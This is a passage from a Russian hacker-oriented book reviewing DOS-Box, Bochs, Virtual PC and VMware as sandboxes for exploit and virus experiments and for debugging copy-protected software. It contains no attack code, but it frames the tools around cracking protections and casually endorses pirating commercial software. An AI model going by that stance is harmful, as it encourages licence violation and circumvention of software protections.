
win32 завоевывает UNIX, или портили, портили и спортили

глава 32

гонки на вымирание, девяносто пятые выживают

глава 33

техника оптимизации под Линукс



ГЛАВА 26

ЭМУЛИРУЮЩИЕ ОТЛАДЧИКИ И ЭМУЛЯТОРЫ

Всякая операционная система имеет свои особенности, и поведение программы, запущенной под Windows 9x, может существенным образом отличаться от Windows NT. Зоопарк UNIX-подобных систем и генетически мутированных клонов лучше вообще не вспоминать. Хакеру, занимающемуся сетевой безопасностью, необходимо иметь по меньшей мере три системы: Windows NT, LINUX и Free BSD, — ну и другие флагманы рынка не помешают. Многие уязвимости (и в частности, ошибки переполнения) проявляются только на строго определенных версиях оси и отсутствуют на всех остальных. А раз так, написанием и отладкой эксплоита абы на чем не займешься... Но постоянно переставлять свою рабочую ось — это не только чудовищная потеря времени (а время всегда работает против нас), но еще и риск потери всех накопленных данных!

К тому же crash-тесты на переполнение, заканчивающиеся сбросом дампа ядра, — это хороший способ превратить файловую систему в мешанину. И хотя потерянные данные можно полностью или частично восстановить — вы должны уметь это делать, оставляя за своими плечами гигантский опыт борьбы с разрушениями. Сухая теория (равно как и Norton Disk Destroyer) только мешает. Вот и приходится заблаговременно подключать отдельный винчестер и зверски над ним издеваться, то погружая файловую систему в небытие, то возвращая ее к жизни.

Эксперименты с вирусами и эксплоитами также следует проводить на отдельной (полностью изолированной от внешнего мира) машине, поскольку системы разграничения доступа, встроенные в Windows NT и UNIX-системы, дале-

ко не безупречны. Малейшая небрежность, допущенная исследователем, зачастую оборачивается тотальным разрушением.

Традиционно эти задачи решались путем приобретения нескольких компьютеров или на худой конец множества жестких дисков, попеременно подключаемых к одной машине. Но первое дорого (и к тому же все эти компьютеры надо где-то размещать! площади среднестатической квартиры для них, скорее всего, окажется недостаточно места), а второе — не эстетично и неудобно, к тому же жесткие диски довольно скептически относятся к перспективе кочевой жизни, покрываясь «бэдами» при каждом ударе.

Теперь же этот кошмар мало-помалу отходит в прошлое. Мощь современных процессоров позволяет эмулировать весь персональный компьютер целиком, позволяя выполнять на нем программы в реальном времени и с приемлемой скоростью. Эмуляторы плодятся, как ежики после дождя, — **VMWare**, **Virtual PC**, **Bochs** (рис. 26.1), **DOS-Box**, каждый день появляются все новые и новые. Какой из них выбрать? Большинство публикаций, посвященных эмуляторам, ориентируются главным образом на геймеров и системных администраторов. Первым важны скорость и качественный звук, вторым — наличие механизмов взаимодействия между виртуальными машинами. Хакерам же на все это наплевать. Главное — чтобы работал Айс, ну и встроенный (built-in, internal, integrated) отладчик не помешает. К тому же основное преимущество эмуляции над «живым» процессором заключается отнюдь не в самой эмуляции как таковой. Но не будем забегать вперед...




Рис. 26.1. Эмулятор как полигон для отработки навыков по восстановлению файловой системы

MINIMAL SYSTEM REQUEST

Большинство эмуляторов предъявляют весьма умеренные требования к аппаратуре. Для комфортной работы с Windows 2000 и Free BSD 4.5 процессора Pentium-III 733 МГц будет вполне достаточно (в частности, VM Ware (рис. 26.2) превращает его в Pentium III 336 МГц, а Virtual PC в Pentium III 187 МГц, короче говоря, QUAKE I хоть и на пределе, но все-таки тянет).




Рис. 26.2. Диагностика виртуальной машины, созданной эмулятором VM Ware


Требования к памяти намного более жестки. Как минимум, необходимо иметь 128 Мбайт для основной операционной системы (обычно называемой «хозяйкой» — от англ. host) и по 128–256 Мбайт для каждой из одновременно запущенных виртуальных машин (или, иначе говоря, «гостей» — от англ. guest). Естественно, количество потребляемой памяти определяется типом эмулируемой операционной системы. Так, если это простушка MS-DOS, то для нее и 4 Мбайт вполне хватит. На 256 Мбайт уже можно сносно эмулировать Windows 2000/XP/2003, запущенной поверх w2k или аналогичной операционной системы.

Объем физического жесткого диска в общем-то некритичен. Виртуальные машины создаются отнюдь не для накопления данных и за редкими исключениями не содержат ничего кроме операционной системы в типичном варианте поставки и джентльменского набора сопутствующих ей приложений, что

в совокупности отнимает не более гигабайта дискового пространства. Причем, ни один из известных мне эмуляторов не требует непосредственного доступа к физическому жесткому диску. Вместо этого образ виртуального винчестера размещается в обыкновенном файле, полностью подчиняющегося хозяйственной операционной системе. Собственно говоря, виртуальные диски бывают по меньшей мере двух типов — *фиксированные* и *динамические*. При создании фиксированного диска эмулятор сразу же «растягивает» файл-образ на весь требуемый объем, даже если тот не содержит никакой полезной информации. Динамические диски, напротив, хранят в образе лишь реально задействованные виртуальные сектора, постепенно увеличивая объем образа по мере его заполнения актуальными данными. Заманчивая, перспектива, не правда ли? Вместо того чтобы поровну дробить свой физический жесткий диск между виртуальными машинами, мы можем выделить каждой из них практически все свободное физическое пространство, а там... пусть они сами разбираются, кому из них оно нужнее. Однако не все так просто! Производительность динамических дисков намного ниже, чем фиксированных, да к тому же они подвержены внутренней фрагментации (не путать с фрагментацией файла-образа и фрагментацией эмулируемой файловой системы!). И хотя некоторые из эмуляторов (в частности, VM Ware) содержат встроенные дефрагментаторы, они все равно не решают проблемы. К тому же формат динамических дисков не стандартизован, и образы различных эмуляторов категорически не совместимы друг с другом.

Остальное оборудование может быть любым — на скорость эмуляции оно практически никак не влияет.

ВЫБИРАЙ ЭМУЛЯТОР СЕБЕ ПО РУКЕ!



При выборе подходящего эмулятора хакеры обычно руководствуются следующими критериями: защищенностью, расширяемостью, открытостью исходных текстов, качеством и скоростью эмуляции, наличием встроенного отладчика и гибкостью механизмов работы со snap-shot'ами. Рассмотрим все эти пункты поподробнее.

ЗАЩИЩЕННОСТЬ

Запуская агрессивную программу на эмуляторе, очень сложно отделаться от мысли, что в любой момент она может вырваться из-под его контроля, оставляя за собой длинный шлейф разрушений. Скажем прямо, эти опасения вполне обоснованы. Многие из эмуляторов (DOS-BOX, Virtual PC) содержат «дыры», позволяющие эмулируемому коду напрямую обращаться к памяти самого эмулятора (например, вызывать от его имени и с его привилегиями произвольные API-функции хозяйской операционной системы). Однако «пробить» эмулятор

может только специальным образом спроектированная программа, так что при всей теоретической обоснованности угрозы вероятность ее практической реализации близка к нулю — эмуляторы не настолько популярны, чтобы агрессоры взялись на них всерьез.

Сетевое взаимодействие — другое дело. Эмуляция виртуальной локальной сети сохраняет все уязвимости хозяйской операционной системы, и сетевой червь может ее легко атаковать! Поэтому хозяйская операционная система из виртуальной локальной сети должна быть в обязательном порядке исключена. Естественно, такое решение существенно затрудняет общение виртуальных машин с внешним миром, и поэтому им часто пренебрегают. Кстати сказать, персональные брандмауэры в большинстве своем не контролируют виртуальные сети и не защищают от вторжения.

Некоторые эмуляторы позволяют взаимодействовать с виртуальными машинами через механизм общих папок, при этом папка хозяйской операционной системы видится как логический диск или сетевой ресурс. При всех преимуществах такого подхода он интуитивно-небезопасен и в среде хакеров не снискал особенной популярности.

РАСШИРЯЕМОСТЬ

Профессионально-ориентированный эмулятор должен поддерживать возможность подключения внешних модулей, имитирующих нестандартное оборудование (например, HASP). Особенно это актуально для исследования защит типа Star Force 3, напрямую взаимодействующих с аппаратурой и привязывающихся к тем особенностям ее поведения, о которых штатные эмуляторы порой даже и не подозревают.

Некоторые из эмуляторов расширяемы, некоторые нет. Но даже у самых расширяемых из них степень маневренности и глубина конфигурабельности довольно невелики и поверхностно документированы (если документированы вообще). Наверное это происходит от того, что фактор расширяемости реально требуется очень и очень немногим... Эмуляторы ведь пишут не для хакеров! А жаль!

ОТКРЫТОСТЬ ИСХОДНЫХ ТЕКСТОВ

Наличие исходных текстов частично компенсирует свинское качество документации и хреновую расширяемость эмулятора. Если подопытная программа отказывается выполняться под эмулятором, исходные тексты помогут разобраться в ситуации и устранить дефект. К тому же мы можем оснастить эмулятор всем необходимым нам инструментарием. Например, дампером памяти или back tracer'ом, позволяющим прокручивать выполнение программы в обратном порядке (между прочим, классная вещь для взлома, скажу я вам!). А возможность оперативного добавления недокументированных машинных команд или наборов инструкций новых процессоров?

К сожалению, коммерческие эмуляторы распространяются без исходных текстов, а Open Source-эмуляторы все еще не вышли из юношеского возраста и для

решения серьезных задач непригодны. Увы! «Мир» — это синоним слова «несовершенство»!

КАЧЕСТВО ЭМУЛЯЦИИ

Какой прок от эмулятора, если на нем нельзя запускать soft-ice? Можно, конечно, использовать и другие отладчики (например, Olly Debugger), но их возможности намного более ограничены, к тому же на некачественных эмуляторах некоторые из защищенных программ просто не идут!

Для увеличения скорости эмуляции многие из разработчиков сознательно усекают набор эмулируемых команд, поддерживая только наиболее актуальные из них (в особенности это относится к привилегированным командам защищенного режима, командам математического сопроцессора, включая «мультимедийные», и некоторым редкоземельным командам реального режима). Служебные регистры, флаги трассировки и другие подобные им возможности чаще всего остаются незадействованными. Тем не менее, такие эмуляторы пригодны не только для запуска игрушек! Их можно использовать как «карантинную» зону для проверки свежераздобытых программ на вирусы или как подопытную мышь для экспериментов с тем же Disk Editor'ом, например.

Коммерческие эмуляторы в большинстве своем используют механизмы динамической эмуляции, эмулируя только привилегированные команды, а все остальные выполняя на «живом» процессоре — в сумеречной зоне изолированного адресного пространства, окруженной частоколом виртуальных портов, что не только существенно увеличивает производительность, но и автоматически добавляет поддержку всех новомодных мультимедийных команд (разумеется, при условии, что их поддерживает ваш физический процессор).

Между тем, в обработке исключительных ситуаций (также называемых «эксепшенами»), воздействиях команд на флаги, недопустимых способах адресации эмуляторы (даже динамические!) зачастую ведут себя совсем не так, как настоящий процессор, и защитный код может выяснить это! Впрочем, если защищенная программа не будет работать под эмулятором, это сильно возмутит легальных пользователей и ее создатель отправится, ну... вы поняли куда...

ВСТРОЕННЫЙ ОТЛАДЧИК

Защищенные программы всячески противостоят отладчикам, дизассемблерам, дамперам и прочему хакерскому оружию. Как правило, до нулевого кольца дело не доходит, хотя некоторые защиты (например, extreme protector) работают и там. Существуют десятки, если не сотни способов сорвать отладчику крышу, отправляя его в анал, и противостоять им довольно трудно, особенно если вы только начали хакерствовать.

Могущество эмулятора как раз и заключается в том, что он полностью контролирует выполняемый код и обычные антиотладочные приемы на нем не срабатывают. К тому же аппаратные ограничения эмулируемого процессора на сам эмулятор не распространяются. В частности, количество «аппаратных» точек

останова не обязано равняться четырем, как на x86. При необходимости эмулятор может поддерживать тысячу или даже миллион точек останова, причем условия их срабатывания могут быть сколь угодно извращенными (например, можно всплывать на каждой команде Jx, следующей за командой TEST EAX, EAX, соответствующей конструкции if (my_func())...).

Естественно, для этого эмулятор должен быть оснащен интегрированным отладчиком. Любой другой отладчик, запущенный под эмулятором, например soft-ice, никаких дополнительных преимуществ не получает. Возможности имеющихся интегрированных отладчиков довольно невелики и обеспечивают ничуть не лучшую функциональность, чем debug.com, а нередко существенно уступают ему, поэтому к ним стоит прибегать лишь в крайних случаях, когда обыкновенные отладчики с защитой уже не справляются.

ГЛАВА 27

ОБЗОР ЭМУЛЯТОРОВ

Из всех существующих эмуляторов наибольшей популярностью пользуются **DOS-BOX**, **Bochs**, **Microsoft Virtual-PC** и **VM Ware**, каждый из которых имеет свои особенности, свои сильные и слабые стороны и, конечно же, свой круг поклонников. Совершенно не претендуя на беспристрастное сравнение, автор рискнул высказать свою точку зрения, подчеркивая те характеристики эмуляторов, которые ему по душе, и игнорируя все остальные. В конечном счете, любое описание субъективно...

DOS-BOX

Бесплатный эмулятор, распространяющийся в исходных текстах. Эмулирует единственную операционную систему — MS DOS 5.0, главным образом применяясь для запуска старых игр. Жесткие диски не эмулируются (эмуляция дискового ввода-вывода заканчивается на прерывании INT 21h), и soft-ice на нем не идет. Зато cup386 (распаковщик исполняемых файлов плюс отладчик) работает вполне исправно (рис. 27.1). Также имеется неплохой интегрированный отладчик (правда, для этого эмулятор должен быть перекомпилирован с отладочными ключами).

Возможность расширения конструктивно не предусмотрена, однако доступность хорошо структурированных исходных текстов делает эту проблему неактуальной, и вы в любой момент можете добавить к эмулятору любую фичу, которую только захотите (например, виртуальный жесткий диск).

Поддерживаются три режима эмуляции — полная, частичная и динамическая. Полнота «полной» эмуляции на самом деле довольно условна (soft-ice ведь не

идет!), однако для подавляющего большинства неизвращенных программ с лихвой хватает и частичной. Оба этих режима достаточно надежны, и вырваться за пределы эмулятора нереально, правда, производительность виртуальной машины оставляет желать лучшего — Pentium III 733 МГц опускается до 13,17 МГц, замедляясь более чем в 50 раз. Модуль динамической эмуляции (выполняющий код на «живом» процессоре) все еще находится в стадии разработки, и текущая версия содержит много ошибок, некоторые из которых фатальны, поэтому пользоваться им не рекомендуется (хотя его производительность вчетверо выше).

Обмен данными с внешним миром происходит либо через прямой доступ к CD-ROM, либо через монтирование каталогов физического диска на виртуальные логические диски, доступные из-под эмулятора через интерфейс INT 21h, что обеспечивает достаточно надежную защиту от вредоносных программ. Уничтожить смонтированную директорию они смогут, но вот все остальные — нет!

DOS-BOX хорошо подходит для экспериментов с большинством MS-DOS-вирусов (исключая, пожалуй, лишь тех из них, что нуждаются в прерывании INT 13 или портах ввода/вывода), а также взлома программ, работающих как в реальном, так и защищенном режимах (рис. 27.1).




Рис. 27.1. Отладчик cup386, запущенный под управлением эмулятора DOS-Box (непосредственно из-под Windows cpu386 не запускается)

BOCHS

Подлинно хакерский эмулятор, ориентированный на профессионалов. Простые смертные находят его чересчур запутанным и непроходимо сложным. Здесь все

настраивается через текстовые конфигурационные файлы — от количества процессоров (кстати, Bochs — единственный из всех известных мне эмуляторов, позволяющий эмулировать более одного процессора!) до геометрии виртуального диска (рис. 27.2).




Рис. 27.2. Отладчик soft-ice, запущенный в MS-DOS-сессии под управлением эмулятора Bochs, запущенного из-под Windows

Это некоммерческий продукт с открытыми исходными текстами и впечатляющим качеством эмуляции. Контроллеры гибких и жестких IDE-дисков эмулируются на уровне портов ввода/вывода, обеспечивая совместимость практически со всеми низкоуровневыми программами. Полностью эмулируется защищенный режим процессора. Во всяком случае soft-ice запускается вполне успешно (правда, работает несколько нестабильно, периодически завешивая виртуальную клавиатуру). Имеется довольно приличный интегрированный отладчик с неограниченным количеством виртуальных точек останова и функций обратной трассировки.

К сожалению, невысокая скорость эмуляции не позволяет запускать никакие графические системы. Судите сами — эффективная тактовая частота моего Pentium III 733 МГц падает до 1,49 МГц. Это же сколько часов Windows 2000 будет загружаться?!

Работа с дисковыми образами реализована через то место, куда Макар телят не гонял. Поддерживаются только фиксированные диски, а сами образы создаются внешними средствами от независимых разработчиков. К счастью, имеется возможность прямого доступа к CD-ROM-приводу, но вот к физическим

гибким дискам прямого доступа нет, и потому, чтобы вынести пару файлов из виртуальной машины, приходится надрывать задницу. Возможность работы со snap-shoot'ами также отсутствует (под shap-shoot'ом Bochs понимает отнюдь не состояние виртуальной машины, а копию ее экрана, который нам на фига?).

Эмулятор хорошо подходит для исследования вирусов и отладки извращенных программ, работающих в MS-DOS или терминальном режиме LINIX/Free BSD, а также экспериментов с различными файловыми системами.

MICROSOFT VIRTUAL PC

Неплохой коммерческий эмулятор, распространяющийся без исходных текстов, но зато обеспечивающий приличную скорость эмуляции, превращающую Pentium III 733 МГц в Pentium III 187 МГц (динамический режим эмуляции обеспечивает поддержку всех машинных команд физического процессора).




Рис. 27.3. Microsoft Virtual PC эмулирует весь компьютер целиком, включая BIOS Setup

Полностью эмулируется AMI BIOS (с возможностью конфигурирования через Setup — рис. 27.3), чипсет Intel 440BX, звуковая карта типа Creative Labs Sound Blaster 16 ISA, сетевой адаптер DEC 21140A 10/100 и видеокарта S3 Trio 32/64 PCI с 8 Мбайт памяти на борту. В общем, довольно внушительная конфигурация, позволяющая запускать современные операционные системы семейства Windows NT и Free BSD с «иксами».

Имеется возможность прямого доступа к гибким и оптическим дискам. Жесткие диски эмулируются на уровне двухканального контроллера IDE (см. документацию на чипсет 440BX), размещаясь на винчестере в виде динамического или фиксированного файла-образа. При желании можно взаимодействовать с хозяйской операционной системой и остальными виртуальными машинами через разделяемые папки или виртуальную локальную сеть. Оба этих метода с хакерской точки зрения небезопасны, поэтому при исследовании агрессивных программ к ним лучше не прибегать.

К сожалению, при попытке запуска soft-ice эмулятор аварийно завершает работу виртуальной машины, выдавая следующее сообщение (рис. 27.4). Встроенный отладчик отсутствует, как отсутствует и возможность сохранения состояния виртуальной машины с последующим возращением к нему. Все это существенно ограничивает область применения данного эмулятора. Будь он бесплатным продуктом, его было бы можно смело рекомендовать для экспериментов с файловыми системами на предмет обретения навыков по разрушению/восстановлению данных, но это явно не стоит тех денег, которые за него просят. Бесплатно можно утянуть только демонстрационную версию, работающую на протяжении 45 дней, после чего требующую регистрации (впрочем, в нашей стране, где «регистрация» синоним слову «щас-мы-найдем-крак», на этот счет можно не волноваться).




Рис. 27.4. Реакция Microsoft Virtual PC на попытку запуска soft-ice

VM WARE

Еще один коммерческий эмулятор (рис. 27.5), но в отличие от конкурентов действительно стоящий своих денег (особенно в свете того, что покупать его ни один здравомыслящий соотечественник все равно не собирается). Скажем сразу — это единственный эмулятор, стабильно поддерживающий soft-ice и умеющий работать со snap-shoot'ами.

Скорость эмуляции — выше всяких похвал. Pentium III 733 МГц превращается в Pentium III 336 МГц (то есть замедляется примерно вдвое). Полностью эмулируются Phoenix BIOS 4.0, чипсет типа Intel 440BX и LSI LogicR LSI53C10xx Ultra160 SCSI I/O-контроллер, поддерживающий виртуальные SCSI-диски, размещающиеся в динамическом или фиксированном файле-образе. При желании можно работать и с IDE-дисками, но они несколько менее производительны.

